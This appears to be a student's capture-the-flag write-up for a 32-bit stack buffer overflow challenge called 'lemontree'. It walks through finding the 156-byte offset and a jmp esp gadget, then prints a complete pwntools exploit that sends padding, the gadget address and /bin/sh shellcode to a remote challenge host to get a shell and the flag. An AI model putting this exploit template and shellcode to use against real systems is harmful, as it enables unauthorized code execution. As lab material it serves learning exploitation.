
proceeded creating my payload but later I noticed that it wasn't working (since I didn't know what to do I tried to restart from the beginning). I decided to come back and look for another padding. I decided to increase the input until I reached 160 bytes: in this case the $eip was completely overwritten again, like this:




Finally typing `pattern search` I got the offset: 156.




This means that from this point I can concatenate my payload.
I used the ROPgadget command:




I chose the row with only the jmp esp instruction. Then I know that I can obtain a shell using the shellcode. In my exploit I directly used pwntools Rop module to get the right address of the gadget (like this: `rop.jmp_esp.address)` In conclusion, I only had to add the payload code (the same as the strawberry exploit given by the professor) to my exploit and run it.
Here's the exploit:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'lemontree')
addr = "koala.hackingarena.com:805"
```

```
HOST,PORT = addr.split(":")
# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR



def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    elif args.REM:
        return remote(HOST,PORT)
    else:
        return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
b *check+126
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     i386-32-little
# RELRO:      No RELRO
# Stack:      No canary found
# NX:         NX unknown - GNU_STACK missing
# PIE:        No PIE (0x8048000)
# Stack:      Executable
# RWX:        Has RWX segments
# Stripped:   No


rop = ROP(exe)

io = start()

io.recvline()
io.sendline(b'room')
io.recvline()
io.sendline(b'afte')
```

```
padding = b'A'*156
jmp_esp = rop.jmp_esp.address
shellcode =
b'\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\xbf\x97\x17\xb1
\x34\x01\xff\x47\x57\x89\xe3\x52\x53\x89\xe1\xb0\x63\x2c\x58\x81\x
ef\x62\xae\x61\x69\x57\xff\xd4'  #asm(shellcraft.sh())

payload = padding
payload += p32(jmp_esp)
payload += shellcode

io.sendline(payload)
io.interactive()
```

At this point, running the exploit with REM arg I get the flag.
Flag: Hacking-Arena{Just_a_yellow_lemon_tree}